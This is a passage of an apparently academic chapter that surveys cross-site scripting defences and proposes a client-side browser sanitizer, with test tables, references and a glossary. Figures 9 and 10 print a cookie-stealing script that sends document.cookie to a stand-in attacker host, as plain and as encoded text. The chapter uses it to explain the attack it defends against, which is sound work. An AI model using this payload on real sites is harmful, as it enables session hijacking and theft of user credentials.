A Webmail XSS fuzzer (Tang et al., 2011) called L-WMxD (Lexical based Webmail XSS Discoverer), which works on a lexical based mutation engine which is an active defence system to discover XSS before the Webmail application is online for service. The researchers had run L-WMxD on over 26 real-world Webmail applications and found vulnerabilities in 21 Webmail services, including some of the most widely used Yahoo-Mail. Recently, a static analysis for finding XSS vulnerabilities (Wassermann et al., 2008) has been put forward that directly addresses weak input validation. This approach combines work

on tainted information flow with string analysis. Pixy (Jovanovic et al., 2006) is a tool that performs data flow analysis on PHP code to detect reflected XSS vulnerabilities. Various prototype tools which are based on Pixy have been implemented by the researchers and test on the real world PHP programs. Similar approaches have been adopted by commercial products like AppScan (Appscan, n.d.), Acunetix (Acunetix Vulnerability Scanner, n.d.), Nessus (Nessus, n.d.) and so on.

2. **XSS Defensive Techniques:** Cross-site Scripting (XSS), one of the top most vulnerability in the web applications, demands an efficient approach on the server side as well as client side to protect the users of the web application. An application-level firewall (Scott et al., 2002) is suggested, which is located on a security gateway between client and server and which applies all the security relevant checks and transformations. Some server side prevention approaches require the collaboration of web browsers. One such example is BEEP, (Browser-Enforced Embedded Policies) (Louw et al., 2009) a mechanism that modifies the browser therefore that it cannot execute the malicious scripts. Security policies dictate what the server sends to BEEP-enabled-browsers. Apart from this, the researchers in the past developed the WebSSARI (Web Security via Static Analysis and Runtime Inspection) tool (Halfond et al., 2008), which performs type-based static analysis to identify potentially vulnerable code sections and instrument them with runtime guards.

On the client side, researchers have developed the Noxes (Kirda et al., 2009) which acts as a personal firewall that allows or blocks connections to websites on the basis of filter rules, which are generally user-specified URL white-list and blacklist websites. When the browser sends a HTTP request to an unknown website, Noxes immediately alerts the client, who chooses to permit or deny the connection, and remembers the client's action for future use. Another client side approach (Vogt et al., 2007) which aims to identify the information leakage using tainting of input data in the browser. A mechanism for detecting malicious java script (Hallaraker et al., 2005) was also proposed. The system consists of a browser-embedded script auditing component, and IDS that processes the audit logs and compares them to signatures of known malicious behaviour or attacks.

Several server-side countermeasures do exists, but such techniques have not been universally applied because of their exploitation overhead. On the other hand, existing client side solutions degrade the performance of client's system resulting in poor web surfing experience. The requisite to install updates or additional components on each user's web browser or workstation also degrade the performance of client side solutions.

On the other hand a variety of types of encoding schemes had also been proposed in which script tags are generally encoded which is as shown in the Figure 4 (Alfaro et al., 2007). Figure 3 (Alfaro et al., 2007) shows the real time malicious java script code for stealing the cookies in non encoded form.

The solutions mentioned above regarding prevention of XSS attack cannot prevent the XSS attack completely. Therefore, in the next section we have proposed a new technique which is implemented on the client's web browser side (Browser Dependent XSS Sanitizer), whose aim is to simply sanitize the infected or poorly written java script code and libraries in the HTTP request and response web pages.

PROPOSED TECHNIQUE: BROWSER DEPENDENT XSS SANITIZER

In XSS attack, the script which is executed in the user's web browser, looks like an output from a legitimate web application, but it is beneath

Figure 9. Malicious java script code

```
<script>document.location=http://www. attacker.domain/demo.jpg?\stolencookies=+document.cookie;</script>
```


Figure 10. Malicious java script code in encoded form

```
&lt;script&gt;document.location=http://www. attacker.domain/demo.jpg?\stolencookies=+document.cookie;&lt;/script&gt;
```

the control of the attacker. This script normally collects private credentials and other susceptible information like cookies and session identifiers, processes it, and sends it to the site hosted by attacker in order to gather the information. As the script comes from a genuine website, it is considered as normal behaviour.

As discussed in preceding sections, solutions on server side result in considerable degradation of web application and are often unreliable, whereas the client side solutions result in a poor web browsing experience, there is need of an efficient client side solution which does not degrade the performance. Recently, the authors have specified seventeen fine-grained security policies (Meyerowich et al., 2007) for the Java Script in the browser. Therefore in this chapter we have utilized some of their fine-grained security policies on the client side web browser and proposed a security model i.e. Browser Dependent XSS Sanitizer on the web browser. The objective of this sanitizer is to follow a proposed three step filter process and to protect the web page from poorly written malicious java script code. Moreover, the proposed Browser Dependent Sanitizer system is designed in order to provide effective security against the Cross Site Scripting attack, keeping the idea of practical security with optimized web browsing experience. This approach uses a three step process, described in Figure 11.

Figure 11. Browser dependent XSS sanitizer



The initial step is to receive the HTTP request from the user's web browser and forward it to the first filter process i.e. communication blocker. The job of this process is to restrict the XML HTTP Request (XHR) because this request typically includes the user-id and password in its parameters. This filter process also avoids the cross-domain request and restricts the cross-frame messages to avoid some serious attacks like man-in-the-middle attack.

The second filter process is script interceptor which examines the application level parameters and relates the rules on the input. First and foremost, it checks for the highest figure of characters, and if the input goes ahead of the number of characters, then the input is discarded not including processing the input further. Again it simply remove the dynamic scripts i.e. clearly reject whichever code from being launched following a certain point, such as after the main library loads. Additionally it also rejects the inline scripts to disable the effect of various known attacks like Samy worm. Moreover the policy defined in this script interceptor is also to simply disallow any string parameters to functions like set interval and set timeout because these functions implement callbacks in reaction to the passing of time.

The third filter process i.e. Document Object Model (DOM) Restrictor, which prevents a general source of security flaws. This filter process simply states that whenever the cookie is accessed either by a web browser or a web server, after this simply restrict any type of foreign links. Further this restrictor also limits the size and construction of pop-up windows on the response web page. Moreover this restrictor also introduced a policy to avoid the construction of IFRAME elements. Lastly policy is related to the preventing abuse of resources like modal dialogs. It should be disabled strictly.

The same restrictions are applied on the HTTP responses from the web server side. So by introducing these some of the policies in the form of three step filter process on the client browser side, we proposed a Browser Dependent XSS sanitizer, whose main criteria is to simply disallow the malicious or poorly written java script codes and its libraries.

RESULT ANALYSIS AND DISCUSSION

This client side solution was tested on four web browsers namely Google Chrome, Firefox (3.0, 3.6), Internet Explorer (6.0, 7.0, 8.0) and Opera (9.0). The proposed solution was tested by giving the parsing quirks in the cheat sheet. The continuously growing cheat sheet contained 158 scripts when the test was performed. The results are shown in the Table 1. Table 2 shows the statistics and results obtained in various browsers.

The proposed solution has been tested with thousands of malicious inputs, non vulnerable

Table 1. Results of different scripts on the proposed system

Categories of Scripts	No. of Different Scripts	Scripts Detected
XSS Attack Scripts	136	136
v. HTML Based	54	54
vi. CSS Based	36	36
vii. JavaScript Parsing Quirks	19	19
viii. Others	27	27
XSS using HTML quote encapsulation	13	13
URL String Evasion	9	9

Table 2. Results of proposed solution on various browsers

Browser	No. of Variations That Run in This Browser	Detected	Undetected
Google Chrome	52	52	0
Firefox	86	86	0
Internet Explorer	64	64	0
Opera	37	37	0

input with white listed tags and vulnerable websites. It is essential that after the application of security by the proposed model, the user's web browsing experience is not affected seriously. The performance has been observed by logging the time of processing. The approach is tested on 2.0 GHz Intel Pentium Dual Core machine, with 1 GB RAM. Each browser's speed reaction was logged by putting them through a number of tests. To obtain unbiased results, it is essential that the internet connectivity speed should be consistent during the testing. The page load time can be calculated by writing a small script on a locally hosted webpage, or freely available website load time and speed checker. After a thorough investigation of the proposed solution on various types of browsers, we reached on to the some of the derived characteristics of this system, which are as follows:

1. **Robustness:** Sanitization Process is used to detect the parsing quirks that various types of browsers allow.
2. **High Fidelity:** Since the whole sanitization process is used, the whole proposed system offers high fidelity.
3. **Support for Legitimate HTML:** The proposed solution does not have any effect on benign HTML code, while the malicious HTML code is filtered out properly.
4. **Enormous Web Surfing Experience:** This approach results in great web surfing experience without degrading the quality.

CONCLUSION

Huge quantity of web applications is exposed to XSS attacks. The proposed solution is found to be very valuable by the experimental results. The solution is implemented on the client hand side, hence resulting in efficient web surfing experience. XSS vulnerability exists on all modern web applications, which requires dynamic input from the user side therefore it is a big benefit for the modern web applications.

The proposed approach is tested on all modern web browsers with all malicious script code snippets. The results showed that the proposed approach is capable of filtering as well as detecting all vulnerable code snippets. The results proved that the proposed technique is capable of sanitizing the dynamic user input by maintaining and deploying a proposed sanitizer on the client's side web browser. Moreover the proposed procedure is implemented on the client side; therefore it does not degrade the performance on the server side. Apart from this, it also proved a better web browsing experience, since the solution is tested on various modern web browsers.

REFERENCES

Acunetix Vulnerability Scanner. (n.d.). Retrieved from http://www.acunetix.com/vulnerability-scanner/

Alfaro, G., & Arribasz, G. N. (2007). *Prevention of cross-site scripting attacks on current web applications.* Springer-Verlag Berlin Heidelberg. Retrieved from link.springer.com/chapter/10.1007/978-3-540-76843-2_45

Appscan. (n.d.). Retrieved from http://www-03.ibm.com/software/products/en/appscan

Di lucca, G. A., Fasolino, A. R., Mastoianni, M., & Tramontana, P. (2004, Sept.). Identifying cross site scripting vulnerabilities in web applications. In *Proceedings of 26th Annual International Telecommunications Energy Conference*, (INTELEC' 2004). doi: 10.1109/WSE.2004.10013

Gourley, D., Totty, B., Sayer, M., & Aggarwal, A. (2002). *Http: the definitive guide*. O'ReillyMedia.

Gupta, S., & Sharma, L. (2012). Exploitation of Cross-site Scripting (XSS) vulnerability on real world web applications and its defense. *International Journal of Computer Applications*, *60*, 28-33. doi: 10.1.1.303.4511

Halfond, W., Orso, A., & Manolios, P. (2008). WASP: Protecting web applications using positive tainting and syntax-aware evaluation. *IEEE Trans. Software Eng*. Retrieved from http://ieeexplore.ieee.org/stamp/stamp.jsp?arnumber=04359474

Hallaraker, O., & Vigna, G. (2005). Detecting malicious JavaScript code in Mozilla. In *Proceedings of the IEEE International Conference on Engineering of Complex Computer Systems* (ICECCS). Retrieved from http://ieeexplore.ieee.org/xpl/freeabs_all.jsp?arnumber=1467889&reason=concurrency

Jovanovic, N., Kruegel, C., & Kirda, E. (2006). Precise alias analysis for static detection of web application vulnerabilities. In *Proceedings of ACMSIGPLAN Workshop on Programming Languages and Analysis for Security*. Ottawa, Canada: ACM. Retrieved from http://dl.acm.org/citation.cfm?id=1134751

Kirda, E., et al. (2009, Oct). *Client-side cross-site ccripting protection*. Computers & Security. Retrieved from https://www.cs.ucsb.edu/~chris/research/doc/compsec09_noxes.pdf

Kristol, D. (2000). *Http state management mechanism*. Retrieved from Internet Society website: http://www.ietf.org/rfc/rfc2965.txt

Louw, M. T., & Venkatakrishnan, V. N. (2009). Blueprint: Robust prevention of cross-site scripting attacks for existing browsers. In *Proc. 30th IEEE Symp. Security and Privacy*. Retrieved from http://ieeexplore.ieee.org/xpl/articleDetails.jsp?arnumber=5207654

Meyerovich, L. A., & Livshits, B. . (2010). Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser. In *Proceedings of the 2010 IEEE Symposium on Security and Privacy.* Washington, DC: IEEE. doi: doi>10.1109/SP.2010.36

Nessus. (n.d.). Retrieved from http://www.nessus.org/

Open Web Application Security Project (OWASP). (2013). Retrieved from https://www.owasp.org/index.php/Top_10_2013-Top_10

Scott, D., & Sharp, R. (2002). *Abstracting application-level web security*. Retrieved from http://dl.acm.org/citation.cfm?id=511498

Singh, A., Singh, B., & Joseph, H. (2008). *Vulnerability analysis for http*. Retrieved from http://link.springer.com/chapter/10.1007/978-0-387-74390-5_4

Tang, Z., Zhu, H., Cao, Z., & Zhao, S. (2011). L-wmxd: Lexical based webmail xss discoverer. In *Proceedings of IEEE Conference on Computer Communications Workshops* (infocom wkshps). Retrieved from http://ieeexplore.ieee.org/stamp/stamp.jsp?tp=&arnumber=5928954

Vogt, P., Nentwich, F., Jovanovic, N., Kruegel, C., Kirda, E., & Vigna, G. (2007). Cross site scripting prevention with dynamic data tainting and static analysis. In *Proceedings of 14th Annual Network and Distributed System Security Symposium* (NDSS). Retrieved from publik.tuwien.ac.at/files/pub-inf_5310.pdf

Wassermann, G., & Su, Z. (2008). Static detection of cross-site scripting vulnerabilities. In *Proceedings of ACM/IEEE 30th International Conference on Software Engineering* (ICSE). Retrieved from http://dl.acm.org/citation.cfm?id=1368112

XSS (Cross-Sitescripting) Prevention Cheat Sheat. (n.d.). Retrieved from https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet

ADDITIONAL READING

Almomani, A., Gupta, B. B., Atawneh, S., Meulenberg, A., & Almomani, E.ALmomani A. (2013). Gupta BB, Atawneh S, Meulenberg A, & Lmomani EA (2013). A Survey of Phishing Email Filtering Techniques. *IEEE Communications Surveys and Tutorials*, *15*(4), 2070–2090. doi:10.1109/SURV.2013.030713.00020

Esraa, A., Selvakumar, M., & Gupta, B. B. et al. (2014). Design, Deployment and use of HTTP-based Botnet (HBB) Testbed. *16th IEEE International Conference on Advanced Communication Technology (ICACT)*, P. 1265-1269, 2014.

Gupta, B. B., Joshi, R. C., & Misra, M. (2009). Defending against distributed denial of service attacks: issues and challenges. *Information Security Journal: A Global Perspective*. *Taylor & Francis Group*, *18*(5), 224–247.

Gupta, S., Sharma, L., Gupta, M., & Gupta, S. (2012). Prevention of cross-site scripting vulnerabilities using dynamic hash generation technique on the server side. *International journal of advanced computer research (IJACR)*, 2(5), 49-54. Retrieved from www.theaccents.org/ijacr/papers/current_sep_2012/9.pdf

Meyerovich, L. A., & Livshits, B. (2010). *Conscript: Specifying and enforcing fine-grained security policies for javascript in the browser*. proceedings of the 2010 IEEE symposium on security and privacy (sp, 10) Washington, DC, USA. doi: doi>10.1109/SP.2010.36

Singh, A., Singh, B., & Joseph, H. (2008). *Vulnerability analysis for http*. (Vol. 37, pp. 79-110). New York,USA: Advances in information security (Springer). Retrieved from http://link.springer.com/chapter/10.1007/978-0-387-74390-5_4

Srivastava, A., Gupta, B. B., & Tygi, A. et al. (2011). *A Recent Survey on DDoS Attacks and Defense Mechanisms.* Book on Advances in Parallel, Distributed Computing, Communications in Computer and Information Science (CCIS), LNCS. *Springer-Verlag Berlin Heidelberg, CCIS*, *203*, 570–580.

KEY TERMS AND DEFINITIONS

ARP: (Address Resolution Protocol) is a type of protocol which is normally used to map a computer IP address to its MAC address (also called physical address).

Client: A client is a computer which generally forward the request or receiving the response from the server. Therefore a client is a commodity which utilizes the services made available by the server. A server can also be a client for some other server.

Cookies: Cookies are generally small text files which are generally stored in the directory of web browser. These are generally produced on the web server side whenever a user browses a particular website. The web site uses them in order to verify the identity of the web user, keeps track of movements of the user within the website etc.

DOM: (Document Object Model) is a Application Programming Interface (API) for the purpose of representation and interaction of objects in HTML and XML documents. It defines the well formed tree structure of these documents and how a document is accessed and manipulated.

Eavesdropping: It is the process of illegal interception of packets transmitted by other computers from a network. It is also known as sniffing, whose main motto is to confidentially listening the other's information without their permission.

Encryption: It is a technique of mapping a readable text to non-readable text form in order to protect the privacy of an information.

Filter: It is the process of discarding or retaining the packets or any other thing moving in the network based on some well defined policies. Various types of filters are deployed in the firewalls to clean the information which is not acceptable according to their policy.

HTML: (HyperTextMarkupLanguage) is a language used on the World Wide Web (WWW) which is generally used to craft web pages. This language is normally used for marking text files to attain colour, font, graphics, links to other web pages etc.

HTTP: (Hyper Text Transfer Protocol) is an application protocol used by the internet technology for transferring various kinds of files (e.g. text, images, audio, video and other multimedia files) on the World Wide Web (WWW).

HTTPs: (Hyper Text Transfer Protocol Secure) is in reality not a protocol but it is just a result of coating the HTTP protocol on the top of SSL protocol, therefore including the security features to the HTTP protocol. The main inspiration of HTTPs is to avoid various types of vulnerabilities like man-in-the-middle attack etc.

Hyperlink: A hyperlink or normally known as a link is technique of shifting from one web page to other linked web page (or some other document, text, image etc.).

Integrity: It is the property by which we can validate that the information contained in any document has altered or not.

Java Script: It is dynamic programming language which is included as a part of HTML files. Its main theme of introductuction in the source code of HTML is to increase the readability and enhancement of web pages. Its implementation can control the web browser and modifies the web page that is displayed.

MAC Address: It is physical address of a computer on the network which uniquely identifies each computer in the network.

Malicious Code: It is such type of code which looks like a legitimate one but it is intended to produce undesirable results (like stealing cookies or credit card numbers etc.).

Malware: It is any type of malicious software or a program created to access unauthorized use of information or produces undesirable results. Any type of computer virus is a malware.

Pop-Up Messages: It is a type of an online alert or a message usually seen in a small message box on the compter screen. Various types of e-mail alerts, warnings etc. are displayed in the form of pop-up messages.

Port Number: It is an address which uniquely each process of an end destination (e.g.computer). These port numbers are normally used in the transport layer of OSI model.

Session Hijacking: It is a form of attack in which an attacker seizes the valid session token from the network and thus acquiring the access to the confidential resources of the web application. This attack can result in man-in-middle-attacks etc.

Software: It is a collection of computer programs (which are installed and stored on the hardware) designed to perform an automated task.

Spoofing: It is a malicious technique of flooding false IP addresses on the network and hence acquiring the unauthorized access to the system. For.e.g. caller id spoofing: normally telephone calls are uniquely identified by the names and contact number. But advanced technology can forge a caller id information and display a wrong name and phone number.

Spyware: It is a program that normally move towards the computer and keeps track of the online activity of user. Spyware can also be installed automatically without the user's consent while installing the other softwares.

URL: (Uniform Resource Locator) is a unique address (web address) in the form of a string which is generally used to access the web pages on an internet. These addresses normally define the location of the resources on the network.

Virus: It is an infected program which when executes self replicates in other parts of the program, corrupt or delete various important files etc.. Its effects acquire lot amout of useful memory and also produces a halt in the system.

Web Browser: It is a program (application software) which is used on the client side machine for extracting, delivering and displaying the information on the World Wide Web (WWW). It is also used for navigation from one web page to other, displaying web pages, accessing e-mails etc.

Web Server: It is simply a program that fulfills the request of web page coming from the web browser side. These are simply hardware or softwares that delivers the web pages to the requested party. Normally web servers are used for data storage of various enterprises, hosting web sites etc.

Wiretapping: It is a technique of observing and analyzing the flow of data in a network in an active or passive mode. The attack can perform denial of service attack by executing wiretapping.

WWW: (World Wide Web) is an alternative way to use the capabilities of Internet. It basically provides a connectivity to interlinked hypertext documents, machines on the internet.

XSS Attack: Cross-Site Scripting (XSS) attack is generally found in modern web applications whose main goal is to access the sensitive resources (e.g. cookies) of a client's web browser by simply injecting the poorly written scripts into the web pages which are accessed or viewed by other users.

Zero Day Exploit: An exploit that takes benefit of a security risk on the same day, or before, the risk becomes public. This attacks can be extremely dangerous because they take advantage of security holes for which solution is currently not available.